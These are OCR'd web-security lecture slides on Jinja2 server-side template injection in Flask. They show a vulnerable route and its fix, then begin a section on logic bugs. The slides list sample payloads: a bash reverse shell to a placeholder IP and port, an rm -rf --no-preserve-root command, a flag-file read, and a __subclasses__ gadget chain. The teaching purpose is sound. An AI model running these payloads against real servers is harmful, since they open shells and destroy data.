
Template Injection Overview

- What if template parameters are attacker controlled?

- Jinja2 evaluates anything inside `{{ }}` via `render_template_string`



```
@app.route('/RISC_LOGIN')
def hello():
    name = request.args.get('name', 'Guest')
    return render_template_string(f"Hello, {name}!")
```




- `f"Hello, {name}!" -> "Hello, John!"`


Web Security

Template Injection Overview

- What if template parameters are attacker controlled?
- Jinja2 evaluates anything inside `{{ }}` via `render_template_string`



```
@app.route('/RISC_LOGIN')
def hello():
    name = request.args.get('name', 'Guest')
    return render_template_string(f"Hello, {name}!")
```



- `f”Hello, {name}!” -> “Hello, {{ 7 * 7 }}!”`
- Thought experiment: what happens when Jinja2 renders the above?

Web Security

Template Injection Overview

- Since Jinja2 evaluates inside `{{   }}` as python…

Web Security

Template Injection Overview

- Since Jinja2 evaluates inside `{{  }}` as python…
- … we can get arbitrary python to run server side

Web Security

Template Injection Overview

- Since Jinja2 evaluates inside `{{ }}` as python…
- … we can get arbitrary python to run server side
- `import os; os.system(“rm -rf —no-preserve-root /“)`

Web Security

Template Injection Overview

- Since Jinja2 evaluates inside `{{ }}` as python…
- … we can get arbitrary python to run server side
- `import os; os.system(“rm -rf —no-preserve-root /“)`
- `import os; os.system(“bash -i >& /dev/tcp/IP/PORT 0>&1“)`

Web Security

Template Injection Overview

- Since Jinja2 evaluates inside `{{  }}` as python…
- … we can get arbitrary python to run server side
- `import os; os.system(“rm -rf —no-preserve-root /“)`
- `import os; os.system(“bash -i >& /dev/tcp/IP/PORT 0>&1“)`
- `with open(‘flag.txt’, ‘r’) as f: f.read().strip()`

Web Security

Template Injection Overview

- Since Jinja2 evaluates inside `{{  }}` as python…
- … we can get arbitrary python to run server side
- `import os; os.system(“rm -rf —no-preserve-root /“)`
- `import os; os.system(“bash -i >& /dev/tcp/IP/PORT 0>&1“)`
- `with open(‘flag.txt’, ‘r’) as f: f.read().strip()`
- None of the above are actually valid, usually more like:

Web Security

Template Injection Overview

- Since Jinja2 evaluates inside `{{ }}` as python…
- … we can get arbitrary python to run server side
- `import os; os.system(“rm -rf —no-preserve-root /“)`
- `import os; os.system(“bash -i >& /dev/tcp/IP/PORT 0>&1“)`
- `with open(‘flag.txt’, ‘r’) as f: f.read().strip()`
- None of the above are actually valid, usually more like:
- `‘’.__class__.__mro__[2].__subclasses__()[40](‘flag.txt’).read()`

Web Security


Template Injection Overview

- What would proper implementation look like in Flask?

Web Security

Template Injection Overview

- What would proper implementation look like in Flask?




```
def hello():
    name = request.args.get('name', 'Guest')
    template = "Hello, {{ name }}!"
    return render_template_string(template, name=name)
```

Web Security

Template Injection Overview

- What would proper implementation look like in Flask?




```
def hello():
    name = request.args.get('name', 'Guest')
    template = "Hello, {{ name }}!"
    return render_template_string(template, name=name)
```

- Why is this safe?

Web Security

Template Injection Overview

- What would proper implementation look like in Flask?



```
def hello():
    name = request.args.get('name', 'Guest')
    template = "Hello, {{ name }}!"
    return render_template_string(template, name=name)
```

- Why is this safe?
- Jinja2 only evaluates `{{ }}` once, not recursively

Web Security

Logic Bugs

- Kind of a catch-all term

Web Security


Logic Bugs

- Kind of a catch-all term
- Software that doesn’t actually implement the logic that was required

Web Security

Logic Bugs

- Kind of a catch-all term
- Software that doesn't actually implement the logic that was required
- Two bugs here - one is a logic bug, another is a precision bug



